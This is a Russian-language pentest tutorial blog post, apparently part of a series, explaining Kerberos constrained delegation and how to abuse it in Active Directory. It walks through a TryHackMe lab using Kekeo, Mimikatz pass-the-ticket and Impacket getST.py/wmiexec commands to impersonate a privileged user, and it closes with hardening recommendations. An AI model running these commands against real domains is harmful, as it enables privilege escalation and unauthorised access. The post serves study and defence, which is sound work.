Kerberos для специалиста по тестированию на проникновение. Часть 4. Ограниченное делегирование

ardent101.github.io/posts/kerberos_constrained

September 20, 2022

сентября 20, 2022 · 7 мин · Ardent101




В <u>предыдущей части</u> были рассмотрены атаки на Active Directory, связанные с неограниченным делегированием с использованием Kerberos. Также была предоставлена небольшая теоретическая <u>вводная</u>, которая будет полезна при прочтении настоящего материала. Теперь попробуем разобраться с атаками на ограниченное делегирование.

Ограниченное делегирование

Ограниченное делегирование появилось в Windows Server 2003 с целью предоставления возможности минимизировать область делегирования и тем самым повысить защищенность.

Сервис, обладающий правом на ограниченное делегирование, может обратиться к другим **определенным** сервисам от имени практически любого пользователя.



Общая идея ограниченного делегирования


Изначально протокол Kerberos не поддерживал механизм ограниченного делегирования. Для его внедрения Microsoft выпустила два новых расширения: S4U2Self и S4U2Proxy.

Для настройки ограниченного делегирования требуется наличие привилегии SeEnableDelegationPrivilege, которой по умолчанию обладают только учетные записи с правами уровня администратора домена.

Ограниченное делегирование с использованием только Kerberos (S4U2Proxy)

Расширение *S4U2Proxy* (Service for User to Proxy) используется, когда аутентификация клиента к сервису с ограниченным делегированием может осуществляться только по протоколу Kerberos.

Для настройки указанного вида делегирования в атрибуте *msds-allowedtodelegateto* учетной записи необходимо указать SPN при обращении к которым приведенной учетной записи требуется олицетворять других пользователей.



Пример: у учетной записи "WEB01\$" настроено ограниченное делегирование с использованием только протокола Kerberos

```
PS C:\> Get-DomainComputer web01 -Properties samaccountname, msds-allowedtodelegateto | fl

samaccountname : WEB01$
msds-allowedtodelegateto : {cifs/sql01.capsule.corp, cifs/SQL01}

PS C:\>
```

Содержимое атрибута msds-allowedtodelegateto у учетной записи "WEB01\$"

Рассмотрим общую схему ограниченного делегирования с использованием только протокола Kerberos:





Иллюстрация обмена сообщений в S4U2Proxy

- 1. User стандартно получает TGS-билет с флагом Forwardable для доступа к Сервису A и отправляет его на указанный сервис.
- 2. Сервис А пересылает полученный TGS-билет на контроллер домена с целью получения доступа к Сервису Б от имени User. Как было замечено <u>ранее</u>, TGS-билет содержит имя пользователя для которого он предназначался. Таким образом Сервис А доказывает, что User действительно обращался к нему.
- 3. Контроллер домена проверяет, что атрибут *msds-allowedtodelegateto* "Владельца А" содержит SPN Сервиса Б и в случае успешной проверки отправляет Сервису А Forwardable TGS-билет к Сервису Б для User.

Важно отметить, что в результате успешного выполнения S4U2Proxy запроса всегда возвращается Forwardable TGS-билет.




Пример содержимого сетевого трафика при ограниченном делегировании только с использованием Kerberos


Ограниченное делегирование со сменой протокола (S4U2Self и S4U2Proxy)

Расширение *S4U2Self* (Service for User to Self) применяется, если для аутентификации клиента к сервису с ограниченным делегированием требуется использовать любой отличный от Kerberos протокол, например NTLM. В этом случае клиент проходит аутентификацию, но не может передать TGS-билет, так как протокол Kerberos не используется. *S4U2Self* позволяет сервису получить у контроллера домена Forwardable TGS-билет к самому себе от имени целевого пользователя.

Чтобы учетная запись получила право на ограниченное делегирование со сменой протокола (*S4U2Self*) в атрибуте *UserAccountControl* указанной учетной записи необходимо установить флаг *TRUSTED_TO_AUTH_FOR_DELEGATION*, которому соответствует целочисленное значение 16777216.



Пример: у учетной записи "WEB01\$" настроено ограниченное делегирование со сменой протокола



Содержимое атрибутов userAccountControl, msds-allowedtodelegateto у учетной записи "WEB01\$"

На примере рассмотрим механизм ограниченного делегирования со сменой протокола:





Иллюстрация обмена сообщений с использованием S4U2Self

- 1. User проходит аутентификацию к Сервису A по любому отличному от Kerberos протоколу, допустим NTLM.
- 2. Сервис A запрашивает у контроллера домена *Forwardable* TGS-билет к самому себе от имени User.
- 3. Контроллер домена проверяет, что у учетной записи "Владелец А" в атрибуте UserAccountControl установлен флаг TRUSTED_TO_AUTH_FOR_AUTHENTICATION. В результате успешной проверки контроллер домена отправляет Сервису A Forwardable TGS-билет от имени User к самому Сервису А.

При неуспешной проверке, например в случае отсутствии активного флага TRUSTED_TO_AUTH_FOR_DELEGATION или если User состоит в группе "Protected Users", в ответ будет передан TGS-билет без права передачи (Nonforwardable) для User к Сервису А. Таким образом билет, полученный в результате выполнения S4U2Self-запроса

таким образом билет, полученный в результате выполнения \$402\$elf-запроса может отличаться наличием флага *Forwardable* в зависимости от настроек учетной записи и сервиса.

4. В дальнейшем для получения *Forwardable* TGS-билет к Сервису Б от имени User используется расширение *S4U2Proxy*.



Пример сетевого трафика при ограниченном делегировании с использованием любого протокола

Важно отметить, что S4U2Self-запрос TGS-билета от имени произвольного пользователя может быть инициирован любой учетной записью, обладающей SPN, не дожидаясь аутентификации указанного пользователя.

Классическая атака на ограниченное делегирование

Условие для проведения атаки: пароль (NT хэш) к учетной записи, обладающей правом на ограниченное делегирование со сменой протокола к определенному сервису.

Некоторые варианты выполнения условия:

- Пароль к пользовательской учетной записи может быть получен в результате атаки <u>Kerberoasting</u> или подобран оффлайн в результате перехвата Net-NTLMv2 хэша
- Пароли (NT хэши) могут быть также извлечены из оперативной памяти сервера или рабочей станции

Результат успешной атаки: доступ с административными правами к серверу, предназначенному для функционирования сервиса к которому осуществляется делегирование.

Идея атаки заключается в олицетворении привилегированного пользователя при обращении к сервису к которому настроено ограниченное делегирование.

Рассмотрим проведение атаки на практическом примере из лабораторной работы <u>"Exploiting Active Directory"</u> (доступна по платной подписке). У атакующего имеется учетная запись svcIIS со следующими настройками делегирования:

findDelegation.py \$Domain_FQDN/\$Username:\$Password

<pre>(root⊗ kali)-[~/Desktop/THM/impacket-master/examples] # python3 findDelegation.py za.tryhackme.loc/svcIIS:Password1@ Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</pre>				
AccountName	AccountType	DelegationType	DelegationRightsTo	
svcIIS	Person	Constrained w/ Protocol Transition	WSMAN/THMSERVER1.za.tryhackme.loc	
svcIIS	Person	Constrained w/ Protocol Transition	WSMAN/THMSERVER1	
svcIIS	Person	Constrained w/ Protocol Transition		
svcIIS	Person	Constrained w/ Protocol Transition	http/THMSERVER1	

Настройки ограниченного делегирования у учетной записи svcIIS

У svcIIS настроено ограниченное делегирование со сменой протокола, а значит осуществлять принудительную аутентификацию нет необходимости. Также важно понимать, что для удаленного подключения зачастую требуется иметь TGS-билеты сразу к нескольким сервисам.

<u>Service Type</u>	Service Silver Tickets
WMI	HOST
	RPCSS
PowerShell Remoting	HOST
	HTTP
	Depending on OS version may also need: WSMAN
	RPCSS
WinRM	HOST
	HTTP
Scheduled Tasks	HOST
Windows File Share (CIFS)	CIFS
LDAP operations including Mimikatz DCSync	LDAP
Windows Remote Server Administration Tools	RPCSS
	LDAP
	CIFS

Пример соответствия способов удаленного выполнения команд и сервисов

Настройки делегирования у svcIIS позволяют получить удаленный привилегированный доступ к THMSERVER1 при помощи службы WinRM.

В итоге, резюмируя выше изложенное, получается следующий порядок действия для проведения атаки:

1. Запросить TGT для пользователя svcIIS


- 2. С использованием полученного TGT запросить TGS-билеты к сервисам HTTP/THMSERVER1.za.tryhackme.loc и WSMAN/THMSERVER1.za.tryhackme.loc от имени привилегированного пользователя T1 Trevor.jones
- 3. С использованием полученных TGS-билетов подключиться к THMSERVER1.za.tryhackme.loc от имени привилегированного пользователя T1 Trevor.jones при помощи <u>PassTheTicket</u> и WinRM

Для лучшего понимания проведем атаку двумя способами. Первый способ немного избыточный, но хорошо иллюстрирует каждый шаг по отдельности. Второй способ более автоматизированный и приближен к практике.

"Детальный" способ (Kekeo + Windows)

Запрашиваем TGT для учетной записи svcIIS:

tgt::ask /user:\$Username /domain:\$Domain_FQDN /password:\$Password



Получение TGT для svcIIS с помощью Kekeo

Запрашиваем TGS-билет к HTTP/THMSERVER1.za.tryhackme.loc от имени T1_Trevor.jones:

tgs::s4u /tgt:\$path_to_TGT /user:\$Username /service:\$SPN

Получение Forwardable TGS-билета от имени T1_Trevor.jones

Аналогично запрашиваем TGS-билет к WSMAN/THMSERVER1.za.tryhackme.loc

При помощи Mimikatz загружаем добытые TGS-билеты в LSA для PtT:

PassTheTicket c Mimikatz

Для наглядности убедимся, что билеты действительно загружены:

```
PS C:\tools\mimikatz_trunk\x64> klist
Current LogonId is 0:0x8566c
Cached Tickets: (2)
#0>
        Client: T1_Trevor.jones @ ZA.TRYHACKME.LOC
        Server: http/THMSERVER1.za.tryhackme.loc @ ZA.TRYHACKME.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 8/17/2022 14:47:29 (local)
        End Time: 8/18/2022 0:43:43 (local)
        Renew Time: 8/24/2022 14:43:43 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
        Client: T1_Trevor.jones @ ZA.TRYHACKME.LOC
#1>
        Server: wsman/THMSERVER1.za.tryhackme.loc @ ZA.TRYHACKME.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 8/17/2022 14:50:08 (local)
        End Time: 8/18/2022 0:43:43 (local)
        Renew Time: 8/24/2022 14:43:43 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
Kdc Called:
PS C:\tools\mimikatz_trunk\x64> _
```

Список кэшированных билетов Kerberos


Создадим новую сессию:

Осуществим вход в созданную сессию:

```
PS C:\> Enter-PSSession -ComputerName thmserver1.za.tryhackme.loc
[thmserver1.za.tryhackme.loc]: PS C:\Users\t1_trevor.jones\Documents> whoami
za\t1_trevor.jones
```

AnySPN атака

Рассмотренный выше вариант проведения атаки выглядит малоприменимым на практике, так как при его реализации требуется чтобы ограниченное делегирование было настроено к службам, соответствующим способу удаленного подключения. Тем не менее возможно обойти указанное условие с помощью ранее разобранной атаки <u>AnySPN</u>:



Пример атаки со сменой SPN

Из представленной иллюстрации видно, что при наличии ограниченного делегирования хотя бы к одному из сервисов учетной записи, атакующий может также получить доступ к любому другому сервису указанной учетной записи.

Тем не менее следует учитывать, что если в SPN указан порт, например, mssqlsvc\server01.domain.local:1433, то получить TGS-билет для подменного сервиса не получится. При попытке изменить целевой SPN будет получено сообщение KDC_ERR_S_PRINCIPAL_UNKNOWN, означающее, что SPN не зарегистрирован.

"Практический" способ (Impacket + Linux)

Повторно проделаем атаку, но теперь с использованием набора скриптов Impacket. Сразу запросим TGS-билет к HTTP/THMSERVER1.za.tryhackme.loc от имени привилегированного пользователя T1 Trevor.jones:

getST.py -spn \$SPN -impersonate \$ImpersonatedUsername \$Domain_FQDN/\$Username:\$Password

Запрос TGS-билета

Экспортируем полученный TGS-билет в кэш и установим удаленное подключение, например с помощью wmiexec:

export KRB5CCNAME=\$PathToCacheFile

wmiexec.py -k -no-pass \$Domain_FQDN/\$ImpersonatedUsername@\$TargetDnsName

Удаленное подключение через wmiexec

Доступ получен, атака успешно завершена.

Для общего познания запустим ту же самую команду в режиме отладки:

wmiexec в режиме отладке

Немного мелко, но в целом видно, что wmiexec автоматически выполняет AnySPN атаку. Таким образом на практике эксплуатация классической атаки на ограниченное делегирование занимает 2.5 команды.

Про другие атаки

На ограниченное делегирование известны другие виды атак, но не все из них были описаны по различным причинам. Для ряда атак необходимо знать, как работает ограниченное делегирование на основе ресурсов, которое будет рассмотрено в будущем. Другие виды атак не пробовал на практике и писать о том, что не делал своими руками желание отсутствует. Также есть ощущение, что до эксплуатации указанных атак доходит редко, но тем не менее самостоятельно ознакомиться с ними есть смысл.

Если интересно, для дальнейшего самостоятельного изучение можно посмотреть статью об атаке <u>WriteSPN</u>.

Также есть атака Double KCD описание которой представлено в <u>презентации</u>.

Рекомендации

- Провести инвентаризацию домена на предмет наличия учетных записей с неиспользуемым настроенным ограниченным делегированием. Использовать ограниченное делегирование к определенным сервисам только при необходимости.
- Добавить критически важные учетные записи домена в группу Protected Users или активировать опцию "Account is sensitive and cannot be delegated" в атрибутах указанных учетных записей.
- По возможности назначать владельцами сервисов выделенные пользовательские учетные записи. Обеспечить сложность и периодическую сменяемость паролей к указанными учетным записям.
- Указывать порт при создании SPN.

Используемые источники

- Отличный доклад про делегацию в Kerberos: "You Do (Not) Understand Kerberos Delegation" от Daniel López Jiménez (видео и презентация)
- Доклад "Delegating Kerberos to bypass Kerberos delegation limitation" от Charlie Bromberg (видео и презентация)
- <u>Материалы</u> с Hacker Recipes от Charlie Bromberg (Shutdown)
- Статья: "Kerberos (III): How does delegation work?" от Eloy Pérez
- Посты из телеграмм канала "CyberSecrets"
- Delegate or Escalate? The Dangers of Kerberos Delegation (Jared Yeo) презентация
- Delegate to the Top: Abusing Kerberos for arbitrary impersonations and RCE (Матап Hart) - доклад презентация